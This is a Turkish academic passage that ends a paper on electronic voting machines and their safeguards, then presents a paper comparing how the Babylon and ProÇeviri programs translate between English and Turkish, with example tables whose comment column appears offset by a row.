Oy sayım işlemi hızlıdır, klasik sistemde sonuçların ilan edilmesi 24 – 36 saat arası olurken bu sistemde sonuçlar en fazla iki saat içinde alınabilmektedir.

Hindistan gibi okuma yazma oranının düşük olduğu, cahil insanların çok olduğu bir toplumda insanlar EVM'leri kağıt oy pusulalarına göre daha kolay kullanmaktadırlar. Kağıt oy pusulasında geçersiz pusulalar çok olurken, daha yapma riski yüksekken EVM'lerde daha kolay kullanılabilen ve hata oranı düşmektedir. Çünkü seçmen sadece bir tercih yapıp düğmeye bir kez basacaktır. Ve düğmeye bastığında oyu kaydedilmiş olmaktadır.

Sahte oylar EVM'nin kullanılması ile azaltılmıştır. Klasik oy pusulalarında hile yapan kimse yüzlerce oy pusulasını seçim sandığına koyabilmektedir. EVM'ler bir dakikada sadece 5 kayıt yapmaya programlanmış oldukları için hileli oy kullanmak mümkün değildir.

EVM bozulursa, seçim görevlileri bozulanın yerine başka bir EVM getirmektedirler. Sonuçlar denetim biriminde olduğu için bozulmalarda oy kaybı yaşanmamaktadır. Yeni EVM ile oy verme işlemi devam etmekte, oy kullanmış seçmen tekrar oy kullanmak zorunda kalmamaktadır.

Denetim birimi sonuçları hafızasında 10 yıl boyunca saklamaktadır. Batarya sadece oy kullanma işlemi ve oy sayımı sırasında gereklidir. Oy kullanma bittiğinde batarya kapatılmaktadır. Bu işlem seçim sorumluları gözetiminde

yapılmakta sonra sayım işlemine geçilmektedir. Batarya işlem sona erdiğinde çıkarılmakta ve saklanmaktadır. Batarya çıkarılsa bile mikroçiplerdeki bilgi silinmez. Eğer seçim sorumluları tekrar saymak isterlerse yeni batarya takılır ve sayım işlemi tekrarlanır. Bellekteki bilgiler 10 yıl kaybolmaz.

EVM kullanımı ile Hindistan'da seçim hilelerinin önüne geçilmiştir. Klasik sistemde geçersiz oy sayısı her seçimde kazanan ile kaybeden arasındaki farktan büyüktü. Bu nedenle EVM sisteminin kullanılması ile bu tür şikayetler sona ermiştir.

EVM'ler 6 voltta çalıştığı için seçmene bir zarar vermez.

**EVM'lerin sakıncaları:** Bir aday kendisine hangi sandıktan oy verildiğini bulabilirdi. Bu sakıncayı gidermek için sonuçlar merkez makinelerde değerlendirildikten sonra açıklanmaya başlandı. Böylece aday yada partinin bir sandıktaki seçmenler için baskı yapma nedeni kalmadı.

### Seçim Sistemleri Hakkında

Seçim sistemleri, grup elemanlarının birden çok seçenek hakkında yaptıkları tercihlerin değişik araçlar yardımıyla elde edilmesi işlemidir. Oy kullanma seçimlerin bir parçasıdır seçimlerde demokrasinin vazgeçilmez ögesidir. Demokrasilerde vatandaşın seçimi, ülkeyi yönetecek olan hükümetin yapısını belirlemek için kullanılır.

Siyaset dışında, futbolcu, sanatçı vs. seçmek içinde seçimler yapılmaktadır.

### Seçim Sisteminin Özellikleri

#### Oy pusulası

Farklı seçim sistemleri vatandaşa tercihini açıklayabilmesi için farklı araçlar sunarlar. Oy pusulasında, seçmen seçime katılan adayların yazılı olduğu bir kağıt üzerinden en çok adayı yada partiyi işaretleyerek seçimini yapar.

Bazı sistemlerde seçmenin birden çok adaya oy verme imkanı tanınmıştır.

Elektronik oy pusulalarının kullanıldığı e-seçim sistemlerinin amacı, hızlı sonuç almak kadar, maliyetleri düşürmek ve oyun değiştirilmesinin, oy sonuçlarının bozulmasının, birden çok oy kullanılmasının, hileli oy kullanılmasının önüne geçerek seçim güvenliğini sağlamaktır.

e-seçim sistemlerinde kağıttan oy pusulası yerine aynı işi elektronik ortamda yapan ve daha güvenilir olan sistemler tasarlanmıştır.

Birçok ülkede seçmen bir adaya oy verirken İsrail gibi bazı ülkelerde seçmenin birden çok tercih yapma seçeneği vardır.

Bir seçim bölgesinde birden çok parti varsa, bunlar aldıkları oya göre orantılı olarak temsil edilme hakkına sahip olurlar. Oyların yüzde X ini alan parti, meclisteki sandalyelerin yaklaşık X ine sahip olur.

Bu sistemde seçmen bir partiye oy verir ve toplam oylarla sandalye sayısı arasında oran kurularak o partinin sayısı hesaplanır.

Kapalı sistemde, partiler seçimden önce aday listeleri hazırlarlar. Seçim sonucuna göre parti kaç sandalye kazanmışsa o sayıdaki ilk başta gelen adaylar kazanmış olur. Örneğin parti N sandalye kazanmışsa, başta gelen N aday meclise girmiş olacaktır.

Açık sistemde ise, seçmen parti listesinden sıraya bağlı olmaksızın istediği adaya oy verebilir.

Bazı seçim sistemlerinde artık oy denilen sistem kullanılmaktadır. Bir partinin bir seçim bölgesinde aldığı sandalye sayısından fazla oylar, ülke genelinde toplanmakta ve diğer partilerin bu şekilde hesaplanmış oylarıyla orantı kurularak artan sandalye sayısı paylaşılmaktadır.

Transfer edilebilen oy sistemi bazı yerlerde kullanılmaktadır. Bu sistem karmaşık matematik

işlemler gerektirmektedir. Seçmenin kullandığı oy, oy verdiği aday için seçilmesine yetmiyorsa, seçmenin ikinci tercihine bakılır. Yetiyorsa o aday seçilmiş olacaktır, yine yetmiyorsa üçüncü tercihine bakılır. Sistem aday yeterli oy oranına gelene kadar bu algoritmayı tekrar eder.

Bazı yerlerde, “hiçbirisi” sorusu vardır. Seçmen bu seçeneği işaretlediysen ve en fazla oyu bu seçenek almışsa seçim iptal edilir. Yeni adaylar ortaya çıkar ve seçim yinelenir.

Hiç bir parti mutlak sandalye sayısını kazanamadığı takdirde, en az iki partiden oluşan koalisyonlar görülebilmektedir.

### Oy Kullanma Açısından Seçim Sistemleri

1. İkili oy kullanma, bir aday için evet yada hayır seçenekleri vardır.
2. Sıralama, seçmen adayları 1, 2, 3 diye sıralar.
3. Oranlama, her adaya sınırlı sayıda bir oran verir.

Bunların hesaplamaları için karmaşık algoritmalar vardır. Burada ayrıntıya girmeyeceğiz.

Seçim sistemlerinin değerlendirilmesinde göz önüne alınacak kriterler

Seçim sistemlerini değerlendirirken çeşitli kriterler kullanılır. Matematiksel yöntemlerle farklı sistemlerin aynı yöntemle değerlendirilmesi sağlanır.

Bir sistemin bütün kriterlerden geçerli not alması mümkün değildir. Olanaksızlık teorisine göre, seçim sisteminde olması gereken bazı etmenler kendi aralarında çelişkilidir. Böylece, yukarıda belirtildiği gibi kendi içinde çelişkili olan kriterlerden hepsine uymak söz konusu değildir. Bu nedenle seçimler için en çok önemli olanın hangi kriterler olduğunun önceden belirlenmesi ve buna göre tasarım yapılması gerekir.

Bazı kriterler aşağıda açıklanmıştır. Basitlik, kolay anlaşılır ve kullanılabilir olması Oy sayımının hızlı olması

Hilekarlığın önlenmesi  
Dürüstçe oy kullanmak mı önemli, yoksa hiç oy kullanmamak mı?  
Birden çok oy kullanmanın önüne geçilmesi  
Evden telefon veya İnternetli hızlı oy kullanma yada seçimin gizliliği ilkesi

### Dre Oy Verme Makinesi Hakkında Bilgi

Direct Recording Electronic (DRE) (Doğrudan Kayıt Makineleri) oyları kaydetme ve sayma amaçlı bilgisayar destekli makinelerdir. Bazı yerlerde şikayetlere meydan vermemek amacıyla oy pusulalarının kağıt kopyası kullanılmakla beraber, DRE'ler her oyun kağıt kopyasını saklamazlar. Venezuela, Brezilya gibi ülkeler ve ABD'de ki bazı devletler kağıt kopyayı saklamaktadırlar.

### Satıcı Firmanın Güvenlik Güvencesi

DRE üreticisi firma yetkilileri, denetim amaçlı kağıt baskısı yapılmasının gereksiz olduğunu ileri sürmektedirler. Bilgisayar uzmanları ise bunun gerekli olduğunu iddia etmektedirler. 2002 ABD seçimlerinde ortaya çıkan sorunlar, şikayetler Avustralya, Brezilya gibi ülkeleri seçimlerde kağıt kopyanın alınmasına yöneltmiştir.

### Bilgisayarlı Oy Kullanma Makinesi Kullanmanın Yararları

DRE oy kullanma makineleri, ATM makineleri gibi bir kutuya benzerler. Hindistan'da kullanılan sistem oy verilen makinenin bir kablo ile oy sayan makineye bağlanmasından oluşur.

DRE sistemleri çoğu zaman tercih edilir. Çünkü cahil yada özürsüz vatandaşlar için oy kullanma işlemi basitleştirilmiş ve olası hataların önüne geçilmiştir. Bu vatandaşlar başkasının yardımı olmadan oy kullanabilmektedirler. Eğer seçmen hatalı oy kullanmışsa anında hatasını düzeltme şansına sahiptir. Klasik sistemde hata yapmışsa oyu geçersiz duruma düşmektedir. Bu durumda küçük bir hata yada aksilik yüzünden oy boşa gitmiş olmaktadır. Bilgisayarlı DRE sistemlerinde bu sakınca giderilmiştir.

Bazı seçimlerde aday ve parti listesi bir kağıt için çok fazla olmakta ve seçmen kağıttan tüm adayları görmekte güçlük çekmektedir. Seçmen bazı adayları gözden kaçırabilmektedir. DRE sisteminde ise geniş ekrana tüm adaylar geldiği için böyle bir risk yoktur. 2004 ABD seçimlerinde bunun faydası görülmüştür. Fakat bazı seçmenler oy verdikten sonra “VOTE” tuşuna basmadıkları fark edilmiş bu durum oylarının sayılmamasına neden olmuştur.

DRE'nin bu faydalarına rağmen makinede hata olursa, seçim görevlileri kağıt kalemle oylama-ya devam etmek zorunda kalmışlardır.

DRE makineleri ile gelen bir yenilik, yazılım ve donanım birimlerinin görevlerini yapıp yapmadıklarını belirleyen yeniden sayım işlemidir. Oy verme makinesi yazıcıdan oy pusulasının çıktısını alır, seçmen bunu sandığa atmadan önce denetler, bu sayede seçimin ve sistemin doğruluğu kanıtlanmış olur. Oy pusulası resmi pusula olarak kabul edilir. Oy pusulası esas kabul edilir, elektronik sayım sadece bir bilgi almak için kullanılır. Sonuçlar arasında fark varsa oy pusulasının sonucu kabul edilir. Bu durumda sandıkların oy hırsızlığına karşı güvenliğinin sağlanması gerekmektedir. Meksika'da benzer bir uygulama yapılmış ancak oy pusulası seçmene geri verilmemiş sandığa otomatik olarak atılmıştır.

Oy pusulalarından bir adet seçmene verilmesi teklif edilmiştir. Böylece seçim sonrası bir itiraz olduğunda seçmenin elindeki oy pusulaları sayılacak böylece olası seçim hilelerinin önüne geçilmiş olacaktır. Bu durumda da seçmenin oy pusulasını kaybetmesi veya atması durumunda sorun çıkacaktır.

David Chaum gibi bazı uzmanlar tarafından şifreleme yöntemleri önerilmiştir. Böylece seçmen kendi oyunun doğru yada yanlış kayıtlı olduğundan emin olabilecekti. Onun sistemine göre, bilgisayarlı oy kullanma makineleri 2 seviyede oy pusulası hazırlayacaktı. Bu iki seviye bir araya getirildiğinde insan tarafından

okunabilen oy pusulası ortaya çıkacaktı. Seçmen bir seviyeyi seçecek diğerindeki pusulayı kendine alacak ve seçmen kendi oyunun doğru sayılıp sayılmadığını bu elinde bulunan şifrelenmiş pusula ile öğrenebilecekti. Gerçek sayılan oy şifreli olacaktır. Bu sistem oy kayıplarına karşı etkili bir yöntemdir. Fakat sistem bozulmuş yada okunamayan pusulalar için çalışmaz.

Bazı güvenlik uzmanları, makinelerdeki kodun açık kaynak kodlu olmasını önermektedirler. Böylece herkes kodu inceleyebilecek ve kodda hile olup olmadığını bulabilecektir. En azından bazı uzmanlar kodu inceleyip fikir sahibi olabilecektir. Fakat incelenen makinedeki yazılım, gerçek çalışan makinelerdeki yazılımdan farklı olabilir. İşletim sistemi, BIOS, ve diğer donanım kodları kötü niyetli, hileli kodları saklayabilirler. Bunlarında incelenmesi gerekir. Avustralya hükümeti yazılımın açık kaynak kodlu olmasına rağmen her türlü hatalar için kağıt oy pusulaları kullanılması yönünde ısrar etmektedir.

Avustralyalı uzmanlar gelecekte seçmenin doğruluğunu kendisinin onaylayacağı sistemler yapılabileceğini söylemektedirler. Onlara göre seçmenin herhangi bir yazılıma güvenmesi için bir neden yoktur. Seçmen onaylı kağıt çıktılar sistemin güvenliği için tek koşuldur. Buda demokrasinin bir gereğidir.

### Sonuç

Demokrasilerin en önemli unsuru olan seçimlerde, ileri teknoloji kullanırken seçmene artan kolaylık sağlamak için düşünülen elektronik seçim sistemlerinde, en önemli tartışılması gereken husus, seçim güvenliğinin sağlanması ile ilgili olmaktadır.

Elektronik oy verme makinelerinde yapılacak bir oynama seçim sonucunun farklı çıkmasına neden olabilecektir.

Bu sakıncayı gidermek için çıktıların kağıda alınması bir alternatif çözümdür. Bu durumda

ise, elektronik seçimin eski yöntemlerden farkı kalmayacaktır.

Bu nedenle hangi sistemin uygulanacağı yönünde karar alınırken çok dikkatli düşünülmesi gereklidir.

Bize göre en iyi çözüm, bir süre pilot seçim bölgelerinde iki sistemden oluşan hibrid bir yapı içinde çözüm aranması uygundur. Seçim güvenliğinden emin olunduktan sonra, o duruma kadar karşılaşılan sorunlar göz önüne alınarak karar vermek daha sağlıklı olacaktır.

## İngilizce-Türkçe, Türkçe-İngilizce Makine Çevirisinde

### Yazılımların Karşılaştırılması

Ahmet Tarcan<sup>1</sup>, Ecevit Bekler<sup>2</sup>

<sup>1</sup> Dicle Üniversitesi, Eğitim Fakültesi, Yabancı Diller Bölümü, 21280, Diyarbakır

<sup>2</sup> Dicle Üniversitesi, Yabancı Diller Araştırma ve Uygulama Merkezi, 21280, Diyarbakır  
tarcan@dicle.edu.tr, ebekler@dicle.edu.tr

**Özet:** Geçmişten günümüze bir dilden başka bir dile makine çevirisi alanında pek çok çalışma yapılmış ve bu çalışmalar günümüzün en son teknolojisiyle birleşerek sonuç vermeye başlamıştır. Bilgisayar kullanımı yaygınlaştıkça makine çevirisi programlarına olan ihtiyaç da artmakta ve bu alan hızla büyüyen bir sektör haline gelmektedir. Bu çalışmada uluslar arası ve ulusal bazı makine çeviri programlarıyla farklı cümlelerin İngilizce'den Türkçe'ye ve Türkçe'den İngilizce'ye çevirileri yapılmış, yetersiz yönleri ve artıları sunulmuştur.

**Anahtar Kelimeler:** Makine Çevirisi, Dil, Cümle, Program, Yazılım

### Software Comparison in English-Turkish, Turkish-English Machine Translation

**Abstract:** A lot of works have been done in the field of machine translation from one language into another from the past to the present and these works, with the latest technology of today, have begun to give fruitful results. The need to the machine translation increases as the use of computer becomes common and this field is becoming a rapidly growing sector. In this study, different sentences have been translated from English into Turkish, and from Turkish into English, using some international and national machine translation programmes, and their positive and negative features have been presented.

**Key Words:** Machine Translation, Language, Sentence, Programme, Software

#### 1. Giriş

Makine çevirisinin tarihi genelde II. Dünya Savaşı'ndan sonra 1950'lerde başlar. 1954'te yapılan 'Georgetown Deneyi' (Georgetown Üniversitesi ve IBM ortaklığıyla gerçekleştirilmiş bu çeviride IBM 701 bilgisayarı kullanılmıştır. Bu sistemin hafızasında sadece 6 gramer kuralı ve 250 kelime vardı.) altmıştan fazla Rusça cümlenin İngilizce'ye tam otomatik çevirisini kapsıyordu. Bu deney büyük bir başarıydı ve makine çevirisi araştırmasına yatırım dönemini başlattı [6].

Yazarlar, üç veya beş yıl içerisinde makine çevirisi sorununun çözülebileceğini iddia edi-

yordu. Ne var ki, gerçek anlamda ilerleme çok daha yavaştı ve on yıllık araştırmanın hayalleri gerçekleştirilmedi başarısız olduğunu ortaya koyan 1966'daki 'ALPAC (Automatic Language Processing Advisory Committee) Raporu'ndan sonra bu alana yapılan yatırım belirgin ölçüde azaltıldı. Bilgisayar gücünün arttığı ve daha az pahalı olduğu 1980'lerin sonlarından başlayarak 'makine çevirisi istatistikli modelleri'ne daha fazla ilgi gösterilmeye başlandı [6].

Bugün itibarıyla, hem Google hem de Altavista'nın BabelFish online metin ve web sayfası çeviri programlarını çalıştıran 'SYSTRAN' (1968'de Dr. Peter Toma tarafından kurulmuş olup en eski makine çeviri

şirketlerinden bir tanesidir. Amerika Savunma Bakanlığı ve Avrupa Komisyonu için çok sayıda çeviri hizmeti vermiştir.) gibi birkaçı online olmak üzere doğal dili çevirmek için pek çok yazılım programları vardır. 'Tam otomatik yüksek kalite makine çevirisi' imkanını veren sistem olmamasına rağmen pek çok sistem makul sayılabilecek bir çıktı vermektedir [6].

## 2. Günümüz Uygulamaları

Var olan sınırlamalarına rağmen makine çevirisi programları günümüzde dünyanın her yerinde değişik organizasyonlar tarafından kullanılmaktadır. Muhtemelen en büyük kurumsal kullanıcı, kurum içi kullanım için belgelerin ilk taslaklarının büyük bölümünün otomatik çevirisini yapmak için ticari amaçlı makine çeviri sistemi olan 'SYSTRAN'ın üst düzey versiyonunu kullanan 'Avrupa Komisyonu'dur [6].

Bir Danimarka çeviri ajansı olan 'Lingtech A/S', 'Trados' ticari CAT araç sistemine dayalı çeviri hafızasıyla birlikte çalışarak 'PaTrans' adlı tecilli, kurallara dayalı makine çeviri sistemini kullanarak 1993'ten beri İngilizce'den Danimarkaca'ya patent uygulamalarını çevirmektedir.

İspanya'nın günlük gazetesi 'Periodico de Catalunya', bir makine çeviri sistemiyle İspanyolca'dan İngilizce'ye çevrilmektedir.

'Google', tecilli istatistiksel makine çeviri motoru kullanarak umut verici sonuçların elde edildiğini bildirmiştir. Bu motor halen, yakında daha fazla dil çiftleri 'SYSTRAN' motorundan Google motoruna alınmak üzere, Arapça <-> İngilizce ve Çince <-> İngilizce çevirileri için halen Google Çeviri araçlarında kullanılmaktadır. 'Uwe Muegge', İngilizce, Almanca ve Fransızca web sayfalarının tam otomatik, yüksek kalitede makine çevirileri yapmak amacıyla Google motoruyla birlikte 'kontrollü bir dil' kullanan bir demo websayfası uygulamaya koymuştur.

Son zamanlarda terörizme yoğunlaşarak, Amerika'daki askeri kaynaklar doğal dil mü-

hendisliğine büyük miktarda para yatırmaktadır. 'In-Q-Tel' (özel sektör girişimcileri vasıtasıyla yeni teknolojileri teşvik etmek amacıyla Amerikan İstihbarat Topluluğu tarafından büyük ölçüde finansmanı sağlanan bir risk sermayesi fonu), 'Language Weaver' gibi şirketler oluşturmuştur.

Şu an Amerika'daki askeri kesim Arapça, Paştu ve Dari gibi dillerin çevirisine ve işlemine ilgi duymaktadır. Darpa'daki (Defense Advanced Research Projects Agency) Bilgi İşleme Teknoloji Ofisi, 'TIDES' ve 'Babylon Çeviri' gibi programlara ev sahipliği yapmaktadır. Amerika Hava Kuvvetleri bir dil çeviri teknolojisi geliştirmek için 1 milyon dolarlık bir sözleşme yapmıştır [6].

## 3. Dünyadaki Başlıca Online Çeviri Programları

Günümüzde basit bir cümleden tutun da paragraflar, hatta web sayfası bile çeviren programlar mevcuttur. Bu program dilleri Batı Avrupa dilleri ve dünyadaki başlıca diller arasında dahi iyi çeviri imkanı verirken Türkçe'nin diğer dillerle olan çeviri hizmeti çok gelişmemiştir. Dünya'da pek çok online çeviri programı olmakla birlikte bugün itibarıyla en yaygın olarak kullanılan ve bilinen çeviri programları Systran ve Babylon'dur.

### Systran

36 dil çiftinde çeviri imkanı sunmaktadır. Systran'ın Türkçe çeviri hizmeti yoktur.

Ortaklıkları: Ford Motor Company, Cisco Systems, NCR, DaimlerChrysler Corporation, PricewaterhouseCoopers, Dow Corning Corporation ve diğerleri.

Portalları: Google, AOL, Altavista, Apple's Sherlock Internet Search, CompuServe, Lycos, OracleMobile.com ve diğerleri.

Hizmet Verdiği Organizasyonlar: Avrupa Komisyonu ve Amerikan İstihbarat Topluluğu.

Aşağıda verilen dillerden İngilizce'ye veya Fransızca'ya ve İngilizce'den ve Fransızca'dan bu dillere çeviri sunmaktadır:

Rusça'dan İngilizce'ye (1968), Apollo-Soyuz projesi (Amerikan-Sovyet ortak uzay projesi) için İngilizce'den Rusça'ya (1973), Avrupa Komisyonu için İngilizce kaynağı (1975), Arapça, Çince, Danimarkaca, Hollandaca, Fransızca, Almanca, Yunanca, Hintçe, İtalyanca, Japonca, Korece, Norveççe, Sırp-Hırvatça, İspanyolca, İsveççe, Farsça, Polonyaca, Portekizce, Ukraynaca [5].

### Babylon

Türkçe dahil olmak üzere 17 dilde metin çevirisi imkanı sunuyor:

İngilizce, Fransızca, Almanca, İspanyolca, İtalyanca, Portekizce, Japonca, İbranice, Çince (Geleneksel), Çince (Basitleştirilmiş), Hollandaca, Rusça, Korece, Türkçe, Arapça, Farsça, Polonyaca ve Ukraynaca [1].

Babylon 1997'de kuruldu. Formula Vision (25%), the investment arm of Reed Elsevier Publishers (28%), Fishman Group's Monitin Publishers, ('Globes'un sahipleri), RAD Data Communications başkanı Zohar Zisapel (5%) ve (14%) diğer hisse ortakları olmak üzere Babylon'un sahipleridir. Babylon 75 kişi çalışmaktadır. Dubik Peer 2006'ın başından beri

Yönetim Kurulu Başkanı'dır.

## 4. Türkiye'deki Bazı Online Çeviri Programları

Türkiye'de Türkçe'den İngilizce'ye, İngilizce'den Türkçe'ye kelime çevirisi yapabilen birçok yazılım programı bulunmasına rağmen cümle ve metin çevirisi yapabilen programlar çok fazla değildir. ProÇeviri, Simka ve Turing cümle ve metin çevirisinde kullanılan başlıca programlardır. Simka çeviri programı İngilizce'den Türkçe'ye çeviri yaparken, Turing 6.01 Türkçe'den İngilizce'ye ve İngilizce'den Türkçe'ye basit cümleleri çevirmekte ve bu program geliştirilme aşamasındadır.

## 5. Babylon ve Proçeviri

### ProÇeviri

Yazılımına 2000 yılının ortalarında başlanan ProÇeviri, İngilizce'den Türkçe'ye 70.000'den fazla kelime çevirisi yapabilmektedir. Programın satışı, ilk sürümü olan 1.2 ile başlamış ve günümüzdeki versiyonu 1.9 ile en son şeklini almıştır [4].

### a) İngilizce - Türkçe

Aşağıdaki çeviriler Babylon 6.0.1 ve ProÇeviri 1.9'un deneme sürümlerinden alınmıştır. Seçilen örnek cümleler karşılaştırılarak hangi online çeviri yazılımının daha iyi çeviri yaptığı irdelenmiştir.

Babylon	Proçeviri	Yorum
I love you. = Ben seni severim.	I love you. = Seni severim.	
I'm walking at the moment. = Ben anda yürüyorum.	I'm walking at the moment. = Şu anda yürüyorum.	İngilizce'de non-progressive fiillerden biri olan 'love' fiilini her iki çeviri programı, Türkçe'ye '-yor' ekiyle çeviremiyor.
They go to the cinema on Mondays. = Onlar sinemaya gider.	They go to the cinema on Mondays. = Onlar, Pazartesi'de sinemaya gider.	
I will drink tea. = Ben çay içeceğim.	I will drink tea. = Çayı içeceğim.	ProÇeviri, belirtili nesne olarak çeviriyor 'çay' kelimesini.
I met him. = Ben onla buluştum.	I met him. = Onu karşıladım.	
They don't go to the cinema on Mondays. = Onlar sinemaya gitmez.	They don't go to the cinema on Mondays. = Onlar, Pazartesi'de sinemaya gitmez.	ProÇeviri programı burada zaman zarfını algılıyor.



Did you go there? = Sen oraya gittin mi?	Did you go there? = Oraya gittin mi?	'Olmak' anlamına gelen 'be' fiiliyle yapılan bu geçmiş zamanlı cümleyi ProÇeviri programı 'var mıydı?' olarak doğru şekilde veriyor.
Was there a meeting in Ankara? = Ankara'da bir meeting vardı?	Was there a meeting in Ankara? = Ankara'da bir toplantı var mıydı?	Belirtili nesne kullandığımız bu örnekte karşılıklar farklı kelimelerle veriliyor. Bu, bize çeviri programlarına farklı kelimeler yüklediğini gösterebilir.
The man did the exercise. = Adam egzersizi yaptı.	The man did the exercise. = Adam, alıştırma yaptı.	İkinci örnekteki pasif cümleyi Babylon daha doğru veriyor.
The exercise was done. = Egzersiz yapıldı.	The exercise was done. = Alıştırma, yapıldı.	Üçüncü örnekte şimdiki sürekli zamanın pasif halini kullandık. Babylon fiili algılayamıyor.
The flowers are being watered. = Çiçekler.	The flowers are being watered. = Çiçekler, sulanıyor.	Yer zarfı kullandığımız ilk cümleyi ProÇeviri biraz daha anlamlı şekilde çeviriyor.
The men in train looked at me. = Men eğit bana baktı.	The men in train looked at me. = Trende adamlar, bana baktı.	Belirtisiz sıfat cümlecisi kullandığımız ikinci örneği ProÇeviri doğru çevirebiliyor.
The men, who were in train, looked at me. = Men, oldu eğit bana baktı.	The men, who were in train, looked at me. = Trende olan adamlar, bana baktı.	'Future Perfect' zamanlı bu cümleyi ikisi de doğru veriyor.
I will have talked to him. = Ben onla konuşmuş olacağım.	I will have talked to him. = Onla konuşmuş olacağım.	Şart cümlecisiyle başladığımız bu cümledeki şahıs olamayan ve havayı anlatan 'it' zamirini Babylon 'o' diye görüp Türkçe'ye olduğu gibi çevirme hatasına düşmüştür.
If it is hot, I will open the windows. = O sıcaksa, ben pencereleri açacağım.	If it is hot, I will open the windows. = Eğer, sıcaksa, pencereleri açacağım.	İkinci örnekte şart cümlecisinin yerini değiştirdik.
I will open the windows if it is hot. = Ben o sıcaksa pencereleri açacağım.	I will open the windows if it is hot. = Pencereleri açacağım, eğer, sıcaksa.	Olumlu bir emir ifadesi olan 'Wait!' i ProÇeviri negatif olarak algılıyor.
Don't wait! = Bekleme! Wait! = Bekle!	Don't wait! = Bekleme! Wait! = Bekleme!	Babylon, 'Çabul ol!' daki 'olmak fiilini algılayamıyor.
Be quick! = Çabuk!	Be quick! = Çabucak ol!	Türkçe'de 'burası, buraya' ve 'burada' anlamını veren 'here' yer zarfını Babylon yanlış ekle ifade ediyor. Türkçe'deki fiil - zarf uyumunu algılayamıyor.
Come here! = Burada gel!	Come here! = Buraya gel!	Hem 'balo' hem de 'top' anlamına gelen 'ball' kelimesiyle yaptığımız bu cümlede her iki program sadece 'top' kelimesiyle karşılık veriyor.
We are going to the ball. = Biz topa gidiyoruz.	We are going to the ball. = Topa gidiyoruz.	Yine hem 'masa' hem de 'tablo' anlamında kullanılabilen 'table' kelimesini her iki program da sadece 'masa' diye çevirerek yanlış çeviriyor. Makine çevirisi kelimenin metin içerisinde kazandığı anlamı algılayamıyor. Aynı zamanda 3'e ifadesindeki '-e' eki doğru verilmiyor.
Look at table 3. = Masa 3 bak.	Look at table 3. = Masa 3ü'ne bak.	

**Tablo 1:** İngilizce'den Türkçe'ye makine çevirisinde Babylon 6.01 ve ProÇeviri 1.9 programlarının kıyaslanması

İngilizce'den Türkçe'ye makine çevirisinde ProÇeviri 1.9 programının genel olarak Babylon 6.01'e göre daha iyi çeviri yapabildiği görülmektedir (Tablo 1).

## b) Türkçe – İngilizce

Türkçe'den İngilizce'ye makine çevirisinde Babylon 6.01 programının İngilizce'den Türkçe'ye yaptığı anlamlı çeviriler gibi çeviri yapamadığı ortadadır (Tablo 2).

Babylon	Yorum
Seni seviyorum. = I love the you.	Gördüğümüz kadarıyla 'Seni' kelimesindeki '-i' ekini 'the' şeklinde çeviriyor Babylon.
Şu an yürüyorum. = That mentions I am walking.	
Onlar Pazarları sinemaya giderler. = The they (Pazarları) they go to the movie.	
Çay içeceğim. = I will drink tea.	
Ben çay içeceğim. = The I will drink tea.	
Ben, çay içeceğim. = I will drink the I and tea.	Noktalama işaretleri bize farklı bir İngilizce çeviri sunuyor.
O, adamı gördü. = She see the she and her man.	
O adam yaşlıdır. = That man old.	Babylon, İngilizce'de 'is' fiiline karşılık kalan Türkçe'deki '-dir' ekini algılayamıyor.
Yüzmeye gidiyoruz. = Swim We are going.	
Yüzüncü öğrenci. = One hundred students.	Sıra bildiren sayı sıfatını 'yüz öğrenci' şeklinde çeviriyor.
Onlar Pazarları sinemaya gitmezler. = The they (Pazarları) they do not go to the movie.	'Pazarları' ifadesi çevrilmediği gibi 'The' ve 'they' gibi fazladan verilen kelimeler var.
Oraya gittin mi? = Did you go to the Orak?	Bu çeviri karşılıkları gerçek anlamlarından uzak görünüyor.
Ankara'da bir toplantı var mıydı? = Ankara'da did meeting reach?	
Adam alıştırma yaptı. = The man do the training.	İlk örnekte doğru zamana çeviri yapılamıyor.
Alıştırma yapıldı. = The training was do.	İkinci örnekte pasif fiil olarak 'done' verilmesi gerekirken fiilin birinci hali veriliyor.
Çiçekler sulanıyor. = She flowers is being sprinkled.	Üçüncü örnekte özne ve fiiller yanlış veriliyor.
Trendeki adamlar bana baktı. = Man at the train looked at the me.	Babylon, 'adamlar' anlamında 'men' kelimesini değil de 'man' kelimesini veriyor. 'on the train' olması gereken ifadeye 'at' edati verilmiş, böylelikle yanlış edat kullanımı da söz konusudur.
Trende olan adamlar bana baktı. = The man who become looked at the me at the train.	
Onunla konuşmuş olacağım. = I will have talked to the her.	Çeviri, doğruya yakın ve anlaşılır verilmiş.
Eğer hava sıcaksa pencereleri açacağım. = Her warm to the nap windows bend an opener.	
Hava sıcaksa pencereleri açacağım. = I will open the warm to the nap windows.	Bu örneklerde anlamlı karşılıklar göze çarpmıyor.

**Tablo 2:** Babylon 6.01 programının Türkçe'den İngilizce'ye makine çevirisi

## 6. Sonuç

Çeviri, aslında biçimlerin bir dönüşüm işlemidir. Her dönüşümde olduğu gibi, çeviri kaynak metin ile erek-metin arasında anlamsal tam bir eşdeğerlik diye tanımlanabilecek olan bir değişmeyen korunmasını gerektirir. Aynı dilde gerçekleştirilen çeviri, daha önceki bir sözce-nin yeniden düzenlenişiyile yetinir. İki farklı dil arasındaki çeviriye, metinler ve diller arasındaki bir çift bağlantılar kuralı girişimi içinde, bir dilden öbürüne geçişi gerçekleştirmeyi dener. Böylece dilbilimin en önemli konusu olan 'karşıtlık içinde eşdeğerlik' sorunu en genel biçimiyle ortaya konmuş olur [2].

Bilgisayar kullanımının bu kadar iyi işleminin bir sebebi de, dilin gerçek anlamda yazılımın bir şekli olmasıdır. İnsan beyninin bilgisayar donanımı için model alınması gibi, insan dili de bilgisayar yazılımı için model alınmıştır. Artık, bilgisayarlarla çok yaygın ve yoğun kullanımın yaşandığı son on yıldır bunun ne anlama geldiğini tecrübelerle anlayacak bir konumdayız [3].

Elbette bilgisayarlar insan zekasına asla sahip olamazlar. İnsan beynindeki sinir ağları ve beyin hücreleri insanın düşünmesini, anlamlı ifadeler kullanmasını, kısacası çeviri alanında bilgisayarların asla yapamayacaklarını yapar. Makine çevirisi her ne kadar insanoğlu gibi çeviri yapamasa da bugün itibarıyla anlamlı karşılıklar verebilmesiyle belli bir noktaya gelmiştir. Systran bunun en güzel örneğidir. Dünya'da bu alana pek çok yatırımlar yapılmakta, bunun sonucunda da gittikçe daha anlamlı çeviriler yapan programlar ortaya çıkmaktadır.

1945'te 27 ton ağırlığıyla ve bir odayı kaplayan ilk bilgisayar olma özelliği taşıyan ve yirminci yüzyılın en büyük buluşlarından biri olan ENIAC (Electronic Numerical Integrator and Computer) adlı bilgisayarın yapılmasından kısa bir zaman sonra makine çevirisine geçme

